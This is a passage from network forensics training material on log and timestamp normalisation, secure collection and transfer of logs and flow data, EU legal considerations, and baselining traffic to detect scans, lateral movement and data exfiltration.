Using symbolic names instead of numbers is of advantage when messages are read by humans, as it is easier to comprehend a message like “connection from mail.x.com to mail.y.com port smtp” than “connection from 10.0.1.1 to 10.2.3.4 port 25”. During aggregation and correlation of events, this poses a problem. Similar problems exist with the mapping of the vendor part of MAC-addresses to vendor names.

How are the names translated into numbers and is this translation unambiguous and globally consistent? In practice, this is not the case. How names are translated back into numbers is controlled in the Unix/Linux world through the *Name Service Switch* (NSS) system, with its configuration being in `/etc/nsswitch.conf`. This file controls whether names are resolved through local file lookups, lookups in the *Domain Name System* (DNS), LDAP servers or other systems. This configuration can vary from system to system.

However, lookups to network services (DNS or LDAP) may fail for various reasons and the configuration will change over time, in case of fast-flux DNS network often during minutes. Also, the naming system may itself be susceptible to attacks manipulating the name resolution (DNS cache poisoning to give an example).

Furthermore, most systems will use local files for resolution or port numbers or use hard-coded names. These naming files (`/etc/hosts`, `/etc/services`) may not be the same on different systems. Sometimes the differences are subtle but may be enough to throw correlation systems of course. Being plain ASCII files, these files will also often be manipulated by attackers.

Investigators should avoid these problems as much as possible by using numbers instead of symbolic names in messages. This has also the side effect of being more performant and closes opportunities for denial-of-service attacks as adversaries can inject traffic that would lead to slow name-lookups such for example by choosing IP-addresses that have poorly responding nameservers for their *in-addr.arpa zone*. Second, it puts less trust in the operating systems involved, which is a good thing from a forensic point of view.

2.4.3 Time normalisation

As has been stated in section 2.3, a timeline will be a powerful tool in displaying and analysing the occurrence of events. The generation of this timeline rests on the timestamps it extracts from the data, such as: system logs, file metadata or packet dumps. These are usually generated with the time value and format of the system the logs were generated on or the packet capture taken. This leads to two problems regarding timestamps.

Firstly, the timestamp may be incorrect, because the time was not synchronized to a central time source (NTP), has fallen out of synchronisation, botched the switch to/from daylight savings time, etc. Investigators should always check the local time on the system and document it along with the right date (even if the source is not as reliable, such as a wristwatch).

Secondly, the timestamps may be in a format that cannot be correctly parsed by the analysing software. For example, one software might store timestamps in a twelve-hour format (1:23:45 AM) while another might store it in twenty-four-hour format (23:45). Time zones might be written to as strings (CEST), strings with offset (UTC-2) or only as an offset (-2000). The separating characters may differ, the date may come before or after the time, the name of the weekday may be included or not, the year may be in two or four-digit format, day of the month and month may be swapped, etc. The combinations are manifold and software

developers change the format from time to time. Investigators should carefully watch for events that are not parsed or errors during parsing.

The change date from daylight savings time to normal time and vice versa is challenging. The switch to daylight saving time is less severe, as it will only put a jump forward of one hour in the timestamps, thus logs will have a one-hour gap. Turning back to normal time will put a jump backward of one hour (from 3 to 2 o'clock) with double timestamps for the next hour. Investigators must be aware of this fact and be prepared to explain these anomalies in the evidence material.

When investigations span large areas, different time zones have to be considered. The EU has 4 time zones: AZOST, WET, CET and EET, covering time values from UTC -1 to UTC+2 (without daylight saving time). To make matters more complicated, the naming of the time zone is not uniform, with Ireland and the UK using different naming. For more information, see directive 2000/84/EC⁶¹.

Best practice recommendations include:

- Use clock synchronisation (NTP) on all systems. Ideally internally (i.e. local time servers) for high accuracy and no external dependency.
- Monitor correct operation, especially around switches to/from daylight saving time.
- Log time zone information in the form of an offset, not the name of the time zone.
- Include full four-digit year in all timestamps.
- Standardise time formats as much as possible.
- Normalise timestamps to UTC as early as possible in the log chain.

2.5 Collecting and storing traffic data

Network monitoring data will usually be acquired at probe points in the network, from there it will traverse several collection points until it finally reaches some central location, where the analysis and long-term storage takes place. This central location does not need to be one server, it could be a whole distributed environment, which is often necessary, given today's amounts of data to process.

Once the security event data (logs, flow-data) have been collected, they must be protected from tampering, i.e. changing event records, inserting (fake) event records, or deletion of single records or whole logs. Unlike evidence data formats specifically developed for forensics, i.e. to maintain the chain of custody, network data formats typically do not have this quality. They also have to be protected from unauthorised access, not only to the storage system itself, but also about what event records individual users are allowed to see.

2.5.1 Collecting agents

Evidence data are usually not directly transferred from the probe to the storage. In-between lies the collector, which as the name implies, collects data from one or more sources and forwards it either to another higher-level collector, or to the storage. An intermediate collector could also be used to aggregate, filter and normalize data, offloading some processing from the central analysing system.

Usually, the collector will receive data from NetFlow probes or syslog devices. If collectors are deployed, these systems need to be secured, as they will be the target of attackers and be a potential source for the manipulation of evidence data. The policy and configuration of these devices will need to be documented.

⁶¹ <https://eur-lex.europa.eu/legal-content/de/TXT/?uri=CELEX%3A32000L0084>

2.5.2 Storage

There are essentially three types of storage: flat files, relational databases, and structured documents storage. The first will also include files with an indexed directory structure, such as YYYY/MM/DD/HH/file.

2.5.2.1 Flat files and indexed files

Flat files are technically the least complex storage formats, meaning that data is simply written “as is” to disk with the file being regarded as a simple byte stream where data is appended to. Many network forensic tools and data sources use flat files, like *syslog*, *nfdump*, *pcap*, etc. This simplicity helps investigators to develop their own tools for the task of looking for interesting things (i.e. analysing evidence).

The drawbacks of flat files are that they lack all higher functionality. Searching, in the absence of sorting or indices, can only be done sequentially, which can make analysing large volumes of data inefficient. Flat files are typically not compressed, which wastes storage space. Especially ASCII strings in *syslog* files can easily be compressed to save 90% space. Being unstructured, parsing can be complex and error prone. Integrity protection or encryption is not present and must be supplied by external tools (such as *openssl* or *gpg*). Last, rotation and retention of ever-growing log files can be a challenge on its own, as the developers/operators have to make sure that no log lines are dropped or written to the wrong file when switching the logfile.

2.5.2.2 Binary files and databases

Binary files are machine-readable, and they will require special tools to read and process them. Examples include the log files generated by Linux *systemd/journald* or the Windows *EventLog*. Database formats are also, relational or non-relational, binary.

Advantages:

- They can more easily accommodate structured information.
- More resource-efficient as they do not need to be re-parsed each time they are read by the analysing tools. For example, normalisation needs to be performed only once before storage. In addition, compression can be applied transparently by the storage back end, i.e. the database engine.
- Indexes can be stored together with the data and save additional CPU resources when analysing the data.

Disadvantages:

- The data, once stored, is tied to probably proprietary formats specific to the tools carrying out the storage. Migrating to a different solution could take significant effort, especially with the high volume of data involved.

Open Source RDBMS, such as PostgreSQL and MySQL, will take a middle stance as their internal disk format is known to the public. They may not perform quite as well as larger commercial counterparts, but it is usually enough for up to medium-large size operations

2.5.2.3 Structured document storage

A newer approach is to use document storage engines to store log entries. The idea behind it is to leverage the capabilities of these engines:

- They scale well to large amounts of data with distributed storage. This offers also high availability and good search performance, if queries can be parallelized.

- Use of the intrinsic full-text and fuzzy searching, which are better suited to log analysis than SQL queries used in traditional databases.

An Open Source example is *ElasticSearch*⁶², which is based on *Apache Lucene*⁶³. The interface is web-based, allowing queries to be done in form of REST calls. Log entries and query results are in JSON format.

The drawback of document storage engines is that they require a considerable amount of configuration and fine-tuning to run efficiently and being quite resource intensive regarding hardware (CPU and storage).

2.5.3 Data transfer

Log and NetFlow data should be protected against attackers on the network. This means that the forwarding channel

- Has to be secured against eavesdropping. This can be done with TLS or DTLS specified in by Gerhard (2009) and Salowey et al. (2010), and:
- The integrity of the forwarded data must be protected against manipulation or loss of messages, which can be done with signed syslog messages specified in Kelsey et al. (2010).

The logging architecture should also be able to deal with network outages. One probable solution to this could be the Reliable Event Logging Protocol (RELP) as specified by Gerhards (2014).

Furthermore, log data should be forwarded even when parts of the network are unavailable, or a collector is unreachable. Therefore, it is advisable to have multiple forwarding channels over different network paths to allow failover to other network paths or redundant delivery channels.

2.5.3.1 Syslog protocols

BSD syslog as in Lonvick (2001) is not well suited for these requirements:

- The syslog network protocol is simple, but also limited. Since it generally supports only a push transfer model, and does not employ store-and-forward, problems such as Thundering Herd or packet loss hamper its use.
- All data is transferred in clear text, so an attacker could eavesdrop and be notified whether his actions are logged.
- The transport protocol is UDP-based (port 514 by default), so there is no guarantee that messages will reach their intended receiver.

The problem of missing transport security is addressed by three standards, that of Kelsey et al. (2010) for cryptographically signed syslog messages, protecting the data against manipulation in transport, and those of Miao et al. (2009) and Salowey et al. (2010), which introduce TLS and DTLS protection for syslogs transfer channels.

Another alternative may be the use of the RELP. It has provisions for protection from message loss and can also be used over TLS, although use of RELP over UDP is not advised (see Gerhards (2014)).

⁶² <https://www.elastic.co/products/elasticsearch>

⁶³ <https://lucene.apache.org/>

2.5.3.2 NetFlow/IPFIX

NetFlow and IPFIX set out not only the mechanism to log network traffic, but also the transport protocol to transfer flow records to the flow collector. The transport is UDP-based, with no standard port assigned for NetFlow, while IPFIX has port 4739/udp and 4740/udp (IPFIX over DTLS) assigned. IPFIX can also be transferred over TCP. The UDP transport is, like syslog, unidirectional.

Alternatively, files containing the flow records can be transferred with standard file transfer programs like SSH.

2.5.3.3 Argus

Argus sets out its own transfer protocol but can also read NetFlow protocols. Two ways exist to transfer Argus data over the network:

- A pull service, where clients access TCP port 561 of a running *argus* daemon. This service can be secured with TLS and access control maintained with SASL.
- A push service, where the *argus* daemon writes to one or more receivers. This uses UDP and by default port 561. This service is not using any security means.

2.5.3.4 Bulk transfer with standard protocols

Some evidence, like forensic images or .pcap files have no intrinsic transfer protocol. They have to be transferred either manually, i.e. on a removable storage media, or with file transfer protocols. A secure protocol should be chosen. Two of the more suitable protocols are SSH and HTTPS. Both offer a secure (i.e. encrypted and integrity protected) transfer of the data and user authentication on the server side. Transfer will usually be undertaken to a secured, dedicated evidence server.

They do not protect the data at rest however. It is therefore best practice to encrypt and sign the evidence files (or at least compute a cryptographic checksum) at the time of acquisition.

E-mail may be used to transfer evidence, however, as it cannot be ascertained that the transfer and storage of E-mails in transit and at rest is secure, the evidence must be cryptographically protected with PGP or S/MIME. Also, the size of E-mail will be limited to typically a few megabytes, so the medium is not well suited for transfer of large data items.

2.6 Legal basics

There are numerous legal and regulatory questions surrounding logging, network monitoring and network forensics, mostly dealing with the data collected. Speaking generally, law applies to two things:

- What organisations or investigators have to do.
- What organisations/investigators are not allowed to do.

In consequence, investigators during an incident as well as network operators in day-to-day operations have

- To know the laws that apply to their situation.
- Act according to these laws. This may require documentation measures to prove.
- Deal with contradicting laws.

Knowing what laws apply, will be challenging. All member states of the EU have their own laws, and there is EU legislation as well. Countries may also be subdivided into different legislations; like Germany, which is composed of 16 federal states (each having their own version of privacy protection law).

Finding which legislation applies to the data acquired and the analysing parties can be challenging: that of the system, the operator, the owner, the organisation doing the log-analysis (if outsourced) or somebody else? This can additionally depend on a variety of factors, including the organisations type (commercial, education, government), the type of data collected or processed, the country the subject of the data resides in, etc. When systems are used as stepping-stones to carry out attacks on other systems outside the organisation attacked, which legislation does apply? That of the victim, that of the attacker (if it can be ascertained), or that of the stepping-stone?

It should be understood that investigators have to abide by the law, especially since matters may be taken to court.

Dealing with contradicting laws is even more challenging than finding out which laws apply. Matters get more complicated when taking into consideration what should be performed from a professional point of view⁶⁴, which is the point network administrators and investigators will usually be most familiar with. For example, there is a risk balance. The more data is being logged, the higher the chance of detecting and resolving security breaches – although this does not scale linearly. Conversely, the high amount of data collected raises demands to use this data for other purposes and even misuses, like spying on employees. Finally, the logged data itself is an item that needs to be secured and properly monitored.

There are even legislations, where the giving of legal advice is limited to professional lawyers. Thus, it is strongly advised that anyone facing these questions seek the advice of trained legal experts to resolve these issues⁶⁵.

The following two subsections will give some more insights into laws that will limit and require things to be done by investigators. They should be seen as a starting point for further investigation on points to consider.

2.6.1 Obligations

As stated above, there are laws that may require that certain information is collected and kept, for even longer period of time. Examples of these laws include:

- Data retention laws, such as ISPs being required to log telephone numbers and IP-addresses for dial-in connections from their customers.
- Taxation laws that require that information about payments, incoming or outgoing, be kept for an amount of time, sometimes for up to 10 years (Germany).
- Financial industry regulations, like PCI-DSS, which regulates what data has to be kept in relation to online payments and credit card processing.
- Specific laws regarding online services.
- Laws regarding the protection of critical infrastructures.
- Laws regarding cybercrime or computer crime.

⁶⁴ This is referred to in the TRANSITS course as the “Tilburg heuristic”

https://www.geant.org/Services/Trust_identity_and_security/Pages/TRANSITS-I.aspx

⁶⁵ Practical experience shows however, that any two given legal experts are likely to disagree and shy away from giving concrete advice.

2.6.2 Constraints

The single most significant piece of legislation relating to privacy protection in the EU is the **General Data Protection Regulation (GDPR)** (EU) 2016/679. It supersedes the older Data Protection Directive 95/46/EC. It affects all organisations that collect or process PII data if they are based in the EU or if the data belongs to a person based in the EU and limited to professional or commercial activity. With the GDPR setting the baseline, member states legislation may go further into details.

Network forensics will inevitably collect privacy-related data, foremost IP addresses, but packet captures as well as log files may contain all kinds of data, including passwords, usernames, credit-card numbers, etc. Depending on the legislation which applies, there will be limitations about what data items can be logged/captured at all, whether data needs to be pseudonymised or anonymized, the time period data can be stored, etc. Most significantly, the purpose for which data is logged must be accurately defined.

Another type of law that limits what data can be acquired or the way in which data can be processed are laws that give specific rights to employees or trade unions. Consent may have to be obtained from the employees or unions representative before certain measures can be taken or there may already be written agreements in place covering what can be done and how.

There are technical and organisational ways to overcome these problems; a full coverage of which would be beyond the scope of this exercise which should focus on the use of logs. For the rest of this training material it is assumed that all legal questions have been dealt with and investigators do not need to worry about it unless some task or question explicitly dictates otherwise.

3. Detection

In the incident response workflow (ISO 27035, NIST 800-61), detection is the part where incident handling begins. The first part of the workflow deals with preparation for incidents, while the later ones are about recovery and post-incident activity.




Figure 3-1. NIST SP 800-61rev2 incident handling workflow

Section 3.1 deals with the process of baselining that is a prerequisite of distinguishing malicious from normal network traffic. This will typically be seen as a preparatory task from an incident handling outlook. Section 3.2 starts with the detection of enumeration activities, which are often the first steps attackers conduct. Next will be detecting lateral movement in a network when attackers move from host to host and detection of data exfiltration activity. Section 3.3 completes the chapter with the introduction of threat intelligence to the process of incident detection.

3.1 Distinguishing regular traffic from suspicious/malicious traffic

This part builds upon sections 1.4, 2.2, and 2.5 where the points of traffic capture have already been established, and the tools selected. The focus is now on detecting an incident, such as a compromise, a denial-of-service attack, exfiltration of data, etc. For the practice of network forensics, this means distinguishing regular network from malicious traffic. This can be undertaken in three steps (compare Davidoff and Ham, 2012, chapter 5):

- Baselining: see 3.1.1
- Filtering: see 3.1.2
- Building signatures: see 3.1.3

3.1.1 Baselining of normal traffic

To identify an attack, it is necessary to establish what normal activity on a network looks like. This process is called *baselining*. The idea behind it is that a compromised system or a network under attacks shows traffic

patterns different from normal (non-compromised) activity. Also, when keeping a history of traffic patterns, investigators can find the approximate time an attack happened, i.e. the traffic pattern changed.

The problem is how to establish a baseline. Initially, it is a traffic capture (or flow capture) of traffic. At the second stage, key items of information are extracted from the capture. These will define the rules and signatures for intrusion detection or forensic analysis.

Simply capturing traffic from a few days may not yield the desired results because that would result in a single big blob of data without any explanation of what is happening. This would be unwieldy to work with. Rather than having one single big baseline, one builds a number of small baselines that are compared against traffic that has been pre-filtered. An example might be web-traffic, where the baseline is compared only to TCP packets and only to connections going to port 80 (if that is the port of the web servers).

Davidoff and Ham (2012, section 5.5) distinguish two baseline types, differing by the number of network (IP) addresses taken into account at the time the baseline was built.

- **Network baseline:** The investigators start with a network segment and look for trends over time, like ports used, packet sizes, traffic volume, etc. Generally, specific source and destination IP-addresses are abstracted to make the results useable.
- **Host baseline:** When a particular host becomes of interest (such as an important server), network monitoring personnel can build a baseline of this host's activities to find anomalous behaviour.

A network or host baseline can be refined further by making captures of basic activity functions, such as start-up/shutdown of a system (server, workstation, laptop), users logging in/out, start of (network) applications, etc. Each function will be its own baseline item to compare later activities to.

3.1.1.1 Baseline examples

Following is a number of baselines taken from Chappell (2012, chapter 28); it is not meant to be exhaustive, but act as a starting point.

- **Broadcast and multicast:** Broadcasts typically happen when a system on the network tries to find its next hop or during boot when it is searching for the DHCP server. In IPv6 networks, multicast traffic is often used instead of broadcasts, multicast is also often used in streaming applications, or routing protocols (OSPF). A baseline can be used to identify new hosts, rogue routers, VPN-tunnels, or rogue DHCP-servers. Also, sudden increases in broadcast or multicast traffic may be a sign of network problems. The baseline should include:
 - Source IP-address: Who is broadcasting/multicasting?
 - Destination IP-address (multicast only)? This can give a hint about the application as they are often tied to specific multicast groups, i.e. addresses.
 - What application is sending the broadcasts/multicasts? Sometimes, applications send names or identifiers in the packet data. In other cases, a fingerprint can be established by looking at various parameters from the packets.
 - Typical broadcast/multicast rate in packets per seconds?
- **Protocols and applications used:** If a system is suspected to be compromised, the baseline can be compared to the actual traffic of the system. This starts with compiling a list of applications used on the system and the protocols they use; for each application, the following should be included in the baseline:
 - What (IP) protocols are used for these applications (UDP, TCP, GRE, etc.)?
 - What UDP/TCP/SCTP ports are in use?

- What ICMP traffic does the host use?
- What does a routing update process look like?
- **Routing protocols:** Attackers may try to re-route packets to sniff traffic, conduct man-in-the-middle attacks or denial-of service. Baselines of routing traffic will help to spot attacker activity. This will include internal routing protocols like RIP (UDP, port 520), OSPF (IP protocol 89) as well as external routing protocols like BGP (TCP, port 179), but also IP-address failover protocols like HSRP (port 1985(IPv4) or 2029(IPv6) and VRRP (IP protocol 112):
 - IP-addresses of routers.
 - Protocols used (i. e. TCP, UDP, OSPF, VRRP).
 - Port numbers used (if using TCP, UDP or SCTP).
 - Router IDs.
 - Security mechanisms used, like RIPv2 or OSPF authentication (simple⁶⁶, MD5, or none).
 - Routing update frequencies.
 - Other information specific to the routing protocol and configuration, such as BGP Autonomous System numbers, OSPF area IDs, etc..
- **Name resolution:** In practice, this means mostly DNS lookups, but other protocols may be used in special cases (like WINS, NIS, or LDAP). In ad-hoc networks, multicast name resolution protocols like mDNS⁶⁷ (Bonjour, Avahi) or LLNR⁶⁸ (Windows) are used. With a baseline of typical DNS traffic, rogue servers or DNS cache poisoning attacks may be discovered:
 - IP-addresses of internal (and external) name servers.
 - Typical round-trip times.
 - Packet sizes.
 - Resource records commonly used (A, NS, SRV, etc.).
- **IP auto-configuration:** During the boot up sequence, the general network configuration of a system will be set up, which includes IP-address, subnet-mask, default gateway (i.e. the router), and more like NTP-server, domain controller, DNS-servers, etc. The exact number of parameters will depend on the network configuration and the type of auto-configuration used. Typically, this is done through DHCP, but newer IPv6 stacks will use ICMPv6 or a combination of both. The baseline should include:
 - DHCP Parameters used and their values like server addresses
 - The IP-addresses of DHCP-servers, router, etc. to spot rogue DHCP-servers, routers, etc.
- **Login/Logout sequences:** Similar to IP auto-configuration, this covers the traffic when a user logs into a workstation. This may include a complex sequence when using network logons, with Kerberos servers, LDAP-servers, file servers (automount) and terminal servers involved. Consequently, the baseline should include:
 - The type of network logon protocols used.
 - Discovery processes involved.
 - Server IP-addresses.
 - How many packets does a typical login require?
 - Data flows and sequence of these.
- **Idle traffic:** Even when nobody is using a system traffic may be flowing to or from it. Typically, this will include management traffic, backups, etc. :
 - IP protocols and port numbers.

⁶⁶ "Simple" meaning here: cleartext password transmitted inside the routing protocol packet.

⁶⁷ Cheshire and Krochmal (2013): Multicast DNS, RFC 6762: <https://tools.ietf.org/html/rfc6762>

⁶⁸ Aboba et al. (2007): Link-Local Multicast Name Resolution, RFC 4795: <https://tools.ietf.org/html/rfc4795>

- IP-addresses and DNS names of systems involved.
- Time frames when systems are typically idle.
- **Operating system installation, backups and upgrades:** These activities will typically involve large amounts of data being transferred, with the endpoints being well-known. The direction of the data transfer is also clearly defined. The baseline should include:
 - IP-address of the servers (backup, internal repositories, internet repositories).
 - Protocols and port numbers used (like HTTP(s), TFTP, etc.).
 - Security options used (Authentication, encryption).
 - Time of activities, for example Microsoft patches typically come on the second Tuesday (evening) in a month.
 - How do failed attempts to install/backup/upgrade look like, for example: how many retries are typically done? Monitoring these may spot errors in the processes as well as probable adversary activity.
- **Application launch sequences and key tasks:** This would cover the most important applications. For each application, baselines should be taken from the application launch to identify interdependencies and the general ports and start-up procedure used, and then for key tasks to learn how they work and what their typical network response times are:
 - IP-addresses of servers involved.
 - Protocols and port numbers used.
 - TCP options set in the handshake packets.
 - Times when the application is used (usually during office hours).
 - Errors in the session (lookup failures, redirects, etc.).
 - Packet rates and size distributions.
 - Round trip times.
 - What happens during application idle time?
 - Are any portions of the login visible in clear text?
- **Browsing sessions:** Users in a network will generally use only a few sites, either internally on the organisations network or externally, such as the most popular news sites. This will make up a major portion of the web traffic. With a baseline of these sessions, this traffic can be filtered out as “known good” traffic. The baseline should include:
 - Browser type used (the ID string of the browser software).
 - What is the target (if any) for the name resolution process?
 - IP-addresses and port numbers of the servers.
 - Characteristics of the DNS lookups (to spot DNS cache poisoning).
 - Round trip times between client and server (this may too be used to spot traffic misdirection).
 - SSL certificates used (when using HTTPS).
 - HTTP errors during the session (like redirects).
 - Time of the activities; lunch breaks may look different than work hours, holidays (calendar fixed ones), major events that are streamed – where traffic may look different than normal workdays.
- **Wireless Connectivity:** Deploying rogue access points or break-ins to WLANs are common attack techniques:
 - IP-addresses (cable and wireless) of the access points.
 - BSSIDs used by APs.
 - Wireless authentication and encryption parameters used.
 - Protocols used between the AP and the authentication infrastructure (RADIUS).
 - Typical login of a station to a WLAN.

- **VoIP Communications:** Voice-over-IP is now often used in organisations. Attackers may try to compromise these systems to gain free phone calls, abuse the system for profit (with calls to pay-per-call services), or sniff the traffic for valuable information. For security purposes, the baseline should include:
 - What (sub-) protocol is used for the call setup procedure?
 - Where do the calls go to (phone numbers)?
 - Time that calls are placed at.
 - What servers (IP-addresses) are used?
 - Standard number of calls per user/time.
 - How long are VoIP session typically?
 - Codecs used.
- **Security activities:** Security teams may conduct portscans or penetration tests that will, usually trigger the rules on IDS/IPS. This may even be deliberately so, as to test these rules. On the other hand, sometimes administrators do these scans on their own, without informing central security teams. To differentiate these from real adversary activities, policies should define parameters to recognise them, such as:
 - Originating IP-address(es) (like a dedicated scan server/workstation).
 - Time window when the scan is carried out.
 - Target IP-address range.
 - Type of scan undertaken (i.e. TCP connect scan, webserver vulnerability scan, etc.).

3.1.1.2 Baseline adaption and retention

Baselines are of use as long as they properly reflect the traffic patterns and signatures encountered in the production network.

Using obsolete baselines will trigger false alerts, which will require further investigation and take resources from the network monitoring process. In the worst case, alerts are ignored or turned off which, over time, will obsolete the whole network monitoring process as more and more baselines become obsolete.

Old baselines should consequently be dropped or updated when they become out of date. This will happen when network addresses change, systems are taken out-of-use, or when an application update changes its traffic pattern. Another reason for changing traffic patterns are changes in user behaviour, as users discover new ways to use an application, drop old applications from use, change the way their work is done, etc.

Automated learning techniques can alleviate this problem. However, this will only be the case when the history of data kept is not too old, otherwise the adaption to new traffic patterns is too slow and, in the meantime, the false alert problem occurs. Also, attackers can use obsolete traffic patterns to disguise their activities. Care must also be taken as not to include traffic patterns from real, on-going attacks into the learning as regular activity.

Traffic histories for learning algorithms should therefore cover only a certain time frame.

How long that time frame should be, depends on how frequent traffic patterns change. In large scale ISPs, time frames of 30 days have worked well, in more static network, longer time frames may be suitable.

3.1.2 Filtering of network traffic

Narrowing down a large pool of potential evidence to one or more subsets of interest. Since investigators will have to deal with a lot more traffic than what can be comfortably analysed, this is a necessary step to reduce data to a manageable amount.

3.1.3 Building signatures

The term “signature” originated with the Anti-Virus software vendors where it referred to bit-patterns in files that were used to recognise viruses. In Intrusion Detection, Signatures are used in a broader sense, meaning a list of known suspicious values, like filenames, exploit code patterns, hash-sums of known-bad files, etc. that will be part of the potentially interesting traffic. In terms of flow data, this can be IP-addresses, port numbers or protocols.

A signature can also be indirect, such as statistical values derived from network activity, such as a high volume of data entering or leaving an organisations network. More complex signatures will consist of activity patterns that match the behaviour of automated malware, such as worms and viruses.

3.2 Detecting intrusions

The very reason for a NIDS is to detect ongoing attacks. What exactly constitutes an attack in terms of a NIDS differs, of course, with the type of the attack. When building (or activating) rulesets for a NIDS, it is a best practice to start with only a few attack types, usually the most important for a given network, and then expand the ruleset over time. The following sub-sections will be only examples, not an exhaustive list.

3.2.1 Detecting enumeration

Enumeration is gaining information about a targeted network. While not an attack in a strict sense, it is often the precursor of an attack.

It makes sense to be alerted for enumeration because

- previously unseen scan patterns (i.e. new ports) may be a sign of emerging interest on the side of attackers in an application,
- a rise in scan activity to certain ports or applications may be a sign of a new vulnerability or the availability of a new exploit.

3.2.1.1 Detecting scans

Scans will typically come in distinct patterns:

- Attackers want to enumerate systems or open ports. In this case all IP-addresses in a network range are scanned. This means a repeating (for each target IP-address) pattern of packets. This can be as simple as an ICMP echo (or ‘ping’) request, or packets destined to specific TCP or UDP ports.
- Attackers are interested only in a specific system and scan a range of ports (sometimes all of them). In this case, the target IP-address is constant, and a repeating pattern of connection attempts to the TCP or UDP port range scanned can be seen.
- Both scan types can be combined, i.e. scanning all IP-addresses and all ports in a network range.

When a scan comes not from a single IP-address but from multiple IP-addresses, it is called a distributed scan. In a distributed scan, only a few addresses or ports is scanned per IP-address. This way, rules relying on the number or connection attempts over time can be avoided. This also makes the scan faster as the work is parallelized over multiple scanning systems.

Simple signatures will not work well for the detection of scanning activity, unless the system used can count items like “TCP packets with SYN flag set destined to the same IP-address and port within a certain time frame”. Some standard scan tools will include a signature in their scan packets which can be picked up by signature-based systems.

Scan detection generally works best with anomaly detection. Deviations from normal connection setup frequencies (i.e. the number of connection attempts over a certain time) can be well abstracted and detected with statistical means.

Scans can be made deliberately slow to avoid detection. The scan will take much longer, but this is a compromise that sophisticated attackers may make.

3.2.1.2 Detecting probes

A probe is similar to a scan but looks for information higher up in the protocol stack, like version banners from applications. A special case are *web-application probes* where a lot of URLs are tried by the attacker to gain information about the configuration of a web server or web application. *Password probes* are attempts to guess combinations of username and password by trying to log into an application.

To distinguish between automated and manual (human) activity, the variation of the time difference between packets sent can be used. Automated scans and probes tend to be

- a) faster than humans, and
- b) the variation of the time-gap between probe packets (jitter) is higher in human activity.

The typical way to detect password probes is by the number of failed logins coming from a specific IP-address. Even benign users make typing mistakes, even several times, this can be prone to false alerts, when the value is set too low which in turn may be exploited by attackers slow-probing accounts or distributing probes over many source IP-addresses.

3.2.2 Detecting lateral movement

When attackers first gain a foothold in an organisation's network, it is often via a neglected system with security holes. This is often not in itself a system with valuable information or administrative access to organisations resources. To gain such access, the attackers must use the initial system as a stepping stone, for attacking other systems in the organisations network, until they reach their objectives. This process is called *lateral movement*.

Similarly, to data exfiltration, lateral movement can take two forms: the direct, careless method or the slower, stealthier one.

When taking the direct approach, an adversary does not mind being detected. The methods employed will not be hard to detect:

- Enumeration activity will be like that covered in the previous section (3.2.1) and can be discovered in the same way.
- Standard exploits will be used which can be detected by signature-based IDS.

With the stealthier approach, attackers will avoid being noisy.

- Enumeration will be undertaken passively, be using information found on the compromised system and traffic sniffing on the system itself.

- Exploit traffic will be obfuscated and/or encrypted to avoid detection by NIDS⁶⁹.

In both cases, compromises of systems may be detected by HIDS. NIDS may see one of the following:

- connections between systems that typically do not communicate with each other,
- connections happening at unusual times,
- the compromised system exhibits unusual behaviour, such as:
 - an increased amount of login failures (which can be a sign of break-in attempts),
 - unusual data used in standard network connections (which may be a sign of exploit attempts).

3.2.3 Detecting data exfiltration

Data exfiltration means that data are moved outside the organisations network. The data may not be of high value to the organisation itself but may be for the attackers – such as credit card numbers of customers.

If done carelessly, it can be detected easily by anomaly detection. The anomaly being the high amounts of data leaving the internal (or secure part of the) network. The protocols involved will usually be standard, like SMTP (E-mails), or HTTP, SSH, FTP or other file/bulk transfer protocols. If the connection is going to an IP-address not typically used by the organisation, this may trigger an alert too. If uncommon protocols are used, such as TFTP leaving a network, this will also be easily noticed.

If the attacker is careful, like in many APT cases, data exfiltration is much harder to detect. In this case, the attacker is aware of detection mechanisms and tries to avoid them.

- Statistical detection methods can be avoided by sending only very low amounts of data. This way, the exfiltration may take a long time, weeks or months.
- Traffic will use only standard protocols and port numbers used by the organisation.
- Traffic will use IP-addresses in use by the organisation or at least have legitimate use, like an IP-address co-hosting many websites.
- Exfiltration traffic may be piggybacked onto legitimate network traffic, for example DNS or HTTP.
- The exfiltration data will be obfuscated and/or encrypted to avoid signature detection of organisations documents, or signatures looking for credit card numbers.
Detection of this traffic is very hard, compounded by the fact that the organisation will likely be not aware of an attack going on at all. If looking for long-term anomalies, traffic may look suspicious such as many gigabytes of data leaving the network from a system.

Signature detection may pick up artefacts from piggybacking or encryption/obfuscation. If meaningful indicators of compromise (IOCs) exists, such as the server IP-address or URL the exfiltration is going to, the game changes. Exfiltration traffic becomes trivially easy to spot (see section 3.3 on the use of threat intelligence for more information).

3.3 Using threat intelligence

